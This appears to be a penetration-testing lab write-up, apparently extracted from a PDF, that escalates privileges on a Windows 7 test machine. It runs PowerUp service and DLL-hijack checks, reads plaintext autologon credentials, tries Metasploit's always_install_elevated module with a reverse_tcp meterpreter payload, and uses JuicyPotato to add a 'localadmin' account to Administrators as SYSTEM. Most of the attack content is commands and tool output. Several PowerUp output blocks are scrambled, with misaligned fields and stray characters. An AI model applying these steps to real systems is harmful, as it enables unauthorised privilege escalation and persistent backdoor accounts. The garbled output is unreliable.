SAbuseFunction
                                 : Install-ServiceBinary -Name 'mysql'
CanRestart
                                : False
ServiceName
                                : mysql
Path
                                : C:\xampp\mysql\bin\mysqld.exe --defaults-
file=c:\xampp\mysql\bin\my.ini mysql
ModifiableFile
                               : C:\xampp\mysql\bin\mysqld.exe
ModifiableFilePermissions
                              : {ReadAttributes, ReadControl, Execute/Traverse,
WriteAttributes...}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
                               : LocalSystem
                                : Install-ServiceBinary -Name 'mysql'
AbuseFunction
CanRestart
                                : False
ServiceName
                               : SLadmin
Path
                               : C:\Program Files\SL admin\SLadmin.exe
ModifiableFile
                               : C:\Program Files\SL admin\SLadmin.exe
ModifiableFilePermissions
                              : {ReadAttributes, ReadControl, Execute/Traverse,
DeleteChild...}
ModifiableFileIdentityReference : BUILTIN\Users
StartName
                               : LocalSystem
AbuseFunction
                               : Install-ServiceBinary -Name 'SLadmin'
CanRestart
                                : False
ServiceName
                               : SLmail
Path
                               : C:\Program Files\SL Mail\SLmail.exe
MModifiableFilePermissions
                               : {ReadAttributes, ReadControl, Execute/Traverse,
DeleteChild...}
ModifiableFileIdentityReference : BUILTIN\Users
                               : LocalSystem
StartName
AbuseFunction
                               : Install-ServiceBinary -Name 'SLmail'
                                : False
CanRestart
ServiceName
                              : slsmtp
                               : C:\Program Files\SL Mail\slsmtp.exe
PModifiableFile
ModifiableFilePermissions
                              : {ReadAttributes, ReadControl, Execute/Traverse,
DeleteChild...}
```

Abuseable service permissions

StartName

CanRestart

AbuseFunction

ModifiableFileIdentityReference : BUILTIN\Users

: LocalSystem

: False

```
[*] Checking service permissions...
Permissions
                 : {ReadAttributes, ReadControl, Execute/Traverse, WriteAttributes...}
ModifiablePath
               : C:\xampp\apache\bin
IdentityReference : NT AUTHORITY\Authenticated Users
%PATH%
            : C:\xampp\apache\bin
AbuseFunction : Write-HijackDll -DllPath 'C:\xampp\apache\bin\wlbsctrl.dll'
Permissions : {ReadAttributes, ReadControl, Execute/Traverse, DeleteChild...}

ModifiablePath : C:\xampp\apache\bin
IdentityReference : BUILTIN\Users
%PATH%
                : C:\xampp\apache\bin
AbuseFunction : Write-HijackDll -DllPath 'C:\xampp\apache\bin\wlbsctrl.dll'
Permissions
                : {ReadAttributes, ReadControl, Execute/Traverse, DeleteChild...}
ModifiablePath : C:\xampp\mysql\bin
IdentityReference : IE8WIN7\Escalate
                  : Write-HijackDll -DllPath 'C:\xampp\mysql\bin\wlbsctrl.dll'
%AbuseFunction
Permissions
                  : {ReadAttributes, ReadControl, Execute/Traverse, WriteAttributes...}
ModifiablePath : C:\xampp\mysql\bin
```

: Install-ServiceBinary -Name 'slsmtp'

```
IdentityReference : NT AUTHORITY\Authenticated Users
```

%PATH% : C:\xampp\mysql\bin

AbuseFunction : Write-HijackDll -DllPath 'C:\xampp\mysql\bin\wlbsctrl.dll'

Permissions : {GenericWrite, Delete, GenericExecute, GenericRead}

ModifiablePath : C:\xampp\mysql\bin

IdentityReference : NT AUTHORITY\Authenticated Users

%PATH% : C:\xampp\mysql\bin

AbuseFunction : Write-HijackDll -DllPath 'C:\xampp\mysql\bin\wlbsctrl.dll'

Always install elevated and autologon credentials

```
[*] Checking for AlwaysInstallElevated registry key...

AbuseFunction: Write-UserAddMSI

[*] Checking for Autologon credentials in registry...

DefaultDomainName: DefaultUserName: Administrator - Check Password DefaultPassword: Esc@l@te AltDefaultDomainName: AltDefaultUserName: AltDefaultPassword: Esc@l@te AltDefaultUserName: AltDefaultPassword:
```

Registry autoruns and unattend

Exploitation via always install elevated

Meterpreter

Look at the info.

```
Payload information:

Description:
This module checks the AlwaysInstallElevated registry keys which dictates if .MSI files should be installed with elevated privileges (NT AUTHORITY\SYSTEM). The generated .MSI file has an embedded
```

```
executable which is extracted and run by the installer. After
execution the .MSI file intentionally fails installation (by calling
some invalid VBS) to prevent it being registered on the system. By
running this with the /quiet argument the error will not be seen by
the user.

References:
http://www.greyhathacker.net/?p=185
http://msdn.microsoft.com/en-us/library/aa367561(VS.85).aspx
http://rewtdance.blogspot.co.uk/2013/03/metasploit-msi-payload-generation.html

msf6 exploit(windows/local/always_install_elevated) >
```

Configure the proper options

```
msf6 exploit(windows/local/always_install_elevated) > options
Module options (exploit/windows/local/always_install_elevated):
           Current Setting Required Description
  Name
  SESSION 2
                            yes
                                     The session to run this module on.
Payload options (windows/meterpreter/reverse_tcp):
            Current Setting Required Description
  Name
  EXITFUNC process yes
                                      Exit technique (Accepted: '', seh, thread, process,
none)
            192.168.209.129 yes The listen address (an interface may be specified)
21 yes The listen port
  LHOST
  LPORT
                   yes
Exploit target:
  Id Name
      Windows
```

Exploit failed to run for some reason

```
msf6 exploit(windows/local/always install elevated) > options
Module options (exploit/windows/local/always_install_elevated):
   Name
           Current Setting Required Description
  SESSION 2
                                    The session to run this module on.
                           ves
Payload options (windows/meterpreter/reverse_tcp):
   Name
            Current Setting Required Description
                                    Exit technique (Accepted: '', seh, thread, process,
  EXITFUNC process
                          yes
none)
  LHOST
            eth1
                          yes
                                    The listen address (an interface may be specified)
                           yes The listen port
   LPORT
Exploit target:
  Id Name
   0 Windows
msf6 exploit(windows/local/always_install_elevated) > run
```

```
[*] Started reverse TCP handler on 192.168.234.128:21
[*] Uploading the MSI to C:\Users\ESCALA~1.IE8\AppData\Local\Temp\LtyZkM.msi ...
[*] Executing MSI...
[*] Exploit completed, but no session was created.
```

Powersploit / Powerup

Generate msi package with powerup

Failed for some reason

```
[*] 192.168.234.130 - Meterpreter session 2 closed. Reason: Died
```

LPE via autologon credentials


Checking list of users in the system

Based on the autologon credentials, lets login

```
[*] Checking for Autologon credentials in registry...

DefaultDomainName :
DefaultUserName : Administrator - Check Password
DefaultPassword : Esc@l@te
AltDefaultDomainName :
AltDefaultUserName :
AltDefaultPassword :
```

Have access to the target system now



LPE via abusing impersonate

Via rottenpotato

Following guide

https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/rottenpotato

Impersonate privileges is present

Upload rottenpotato.exe to target system

```
meterpreter > upload rottenpotato.exe c:\\tmp
[*] uploading : /tmp/rottenpotato.exe -> c:\tmp
[*] uploaded : /tmp/rottenpotato.exe -> c:\tmp\rottenpotato.exe
meterpreter >
```

Before running rottenpotato.exe, there are no impersonation tokens available

Execute options

Now run rottenpotato.exe and it failed.

Via juicypotato

Upload 3 components of juicypotato


```
meterpreter > lcd /home/user/Desktop/juicy-potato
```

```
meterpreter > upload JuicyPotato.exe c://tmp
[*] uploading : /home/user/Desktop/juicy-potato/JuicyPotato.exe -> c://tmp
[*] uploaded
               : /home/user/Desktop/juicy-potato/JuicyPotato.exe -> c://tmp\JuicyPotato.exe
meterpreter > lcd /home/user/Desktop/juicy-potato/CLSID/Windows_7_Enterprise
meterpreter > upload CLSID.list c://tmp
[*] uploading : /home/user/Desktop/juicy-potato/CLSID/Windows_7_Enterprise/CLSID.list ->
c://tmp
               : /home/user/Desktop/juicy-potato/CLSID/Windows_7_Enterprise/CLSID.list ->
[*] uploaded
c://tmp\CLSID.list
meterpreter > lcd /home/user/Desktop/juicy-potato/Test
meterpreter > upload test_clsid.bat c://tmp
[*] uploading : /home/user/Desktop/juicy-potato/Test/test_clsid.bat -> c://tmp
               : /home/user/Desktop/juicy-potato/Test/test clsid.bat -> c://tmp\test clsid.bat
[*] uploaded
meterpreter >
```

Theres incompatibility somehow.

```
C:\tmp>cmd.exe /c test_clsid.bat
cmd.exe /c test_clsid.bat
{1F7D1BE9-7A50-40b6-A605-C4F3696F49C0} 10000
This version of C:\tmp\JuicyPotato.exe is not compatible with the version of Windows you're
running. Check your computer's system information to see whether you need a x86 (32-bit) or x64
(64-bit) version of the program, and then contact the software publisher.
```

Download x86 binary for juicypotato.



Upload x86 version of juicy potato

```
meterpreter > upload JuicyPotatox86.exe c:\\tmp
[*] uploading : /home/user/Downloads/JuicyPotatox86.exe -> c:\tmp
[*] uploaded : /home/user/Downloads/JuicyPotatox86.exe -> c:\tmp\JuicyPotatox86.exe
meterpreter >
```

Run test_clsid.bat and check out nt authority\system

```
C:\tmp>type result.log
type result.log
{0289a7c5-91bf-4547-81ae-fec91a89dec5};IE8WIN7\Escalate
{6d8ff8e0-730d-11d4-bf42-00b0d0118b56};IE8WIN7\Escalate
{9678f47f-2435-475c-b24a-4606f8161c16};IE8WIN7\Escalate
{9acf41ed-d457-4cc1-941b-ab02c26e4686};IE8WIN7\Escalate
{98068995-54d2-4136-9bc9-6dbcb0a4683f};IE8WIN7\Escalate
```

```
{90F18417-F0F1-484E-9D3C-59DCEEE5DBD8};NT AUTHORITY\SYSTEM
{69AD4AEE-51BE-439b-A92C-86AE490E8B30};NT AUTHORITY\SYSTEM
{659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\SYSTEM
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
{03ca98d6-ff5d-49b8-abc6-03dd84127020};NT AUTHORITY\SYSTEM
{6d18ad12-bde3-4393-b311-099c346e6df9};NT AUTHORITY\SYSTEM
{F087771F-D74F-4C1A-BB8A-E16ACA9124EA};NT AUTHORITY\SYSTEM
```

Execute juicypotato to create user with admin privileges

```
C:\tmp>JuicyPotato -1 1337 -c "{F087771F-D74F-4C1A-BB8A-E16ACA9124EA}" -p
c:\windows\system32\cmd.exe -a "/c net user localadmin password /add & net localgroup
administrators localadmin /add" -t *
JuicyPotato -1 1337 -c "{F087771F-D74F-4C1A-BB8A-E16ACA9124EA}" -p c:\windows\system32\cmd.exe -
a "/c net user localadmin password /add & net localgroup administrators localadmin /add" -t *
Testing {F087771F-D74F-4C1A-BB8A-E16ACA9124EA} 1337
[+] authresult 0
{F087771F-D74F-4C1A-BB8A-E16ACA9124EA};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
```

Confirmed that exploit is successful as there is a localadmin user with admin privileges now

```
C:\tmp>net users
net users
User accounts for \\IE8WIN7
                           Escalate
low_priv
Administrator
                                                      Guest
                                                     reg_priv
localadmin
                            sshd_server
The command completed successfully.
C:\tmp>net user localadmin
net user localadmin
User name
                                localadmin
Full Name
Comment
User's comment
                                000 (System Default)
Country code
Account active
                                Yes
Account expires
                                Never
Password last set 10/20/2021 11:17:58 PM
Password expires 12/1/2021 11:17:58 PM
Password changeable 10/20/2021 11:17:58 PM
Password required Yea
Password required
User may change password
                                Yes
Workstations allowed
                                A11
Logon script
User profile
Home directory
Last logon
                                Never
Logon hours allowed
                                A11
Local Group Memberships
                                *Administrators
                                                        *Users
Global Group memberships
                                *None
The command completed successfully.
```

Confirm that I am able to login as localadmin now

